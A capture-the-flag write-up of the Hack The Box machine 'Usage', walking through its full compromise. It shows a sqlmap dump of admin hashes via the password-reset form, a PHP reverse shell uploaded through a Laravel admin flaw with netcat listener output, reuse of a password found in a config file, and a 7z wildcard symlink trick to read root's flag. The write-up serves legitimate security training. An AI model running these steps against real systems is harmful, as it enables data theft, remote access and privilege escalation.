HTB Linux Easy: Usage
Usage is an Easy rated Linux machine on HTB.
Nmap Scan

Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.18 usage.htb
Enumerate HTTP (Port 80)
Landing page. 
Found admin panel, add to hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.18 usage.htb admin.usage.htb
We can intercept the forgot password request and test it for sql injection using sqlmap. Using the following sqlmap command we are able to exfiltrate the admin hash.
1
2
┌──(kali㉿kali)-[~]
└─$ sqlmap -r req.req --level 5 --risk 3 -p email --batch -D usage_blog -T admin_users -C username,password --dump --threads 10

When we crack the hash we find the password of whatever1, now login to the admin panel. 
We find the following CVE for laravel 1.8.18. Uploading the php reverse shell with a .jpg extension and adding the .php extension gives us a reverse shell connection.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.231] from (UNKNOWN) [10.10.11.18] 44592
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 11:59:39 up  5:20,  2 users,  load average: 2.58, 2.03, 1.93
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
User flag: 20aaddc99bacbd411493970f734987a2
1
2
dash@usage:~$ cat user.txt
20aaddc99bacbd411493970f734987a2
Lateral movement
In the .monitrc file located in the home directory of the dash user we find a password.
1
2
3
4
5
6
7
8
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd
Use the password to switch to the xander user.
1
2
3
4
dash@usage:~$ su xander
Password:
xander@usage:/home/dash$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
Privilege Escalation
Sudo -l output.
1
2
3
4
5
6
7
8
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
Running strings against the binary reveals that 7z is being ran with a wildcard.
1
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
We realize that 7z is being used to compress all the files located in the /var/www/html directory, since a wildcard is being used at the end, we can abuse it by using a symbolic link.
1
2
3
xander@usage:/var/www/html$ touch @root.txt
xander@usage:/var/www/html$ ln -s -r /root/root.txt root.txt
ln: failed to create symbolic link 'root.txt': File exists
Root flag: a259d3650bd9a38a62842403237ae397
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7302P 16-Core Processor                (830F10),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54962587

Scanning the drive:

WARNING: No more files
a259d3650bd9a38a62842403237ae397
PWNED!!!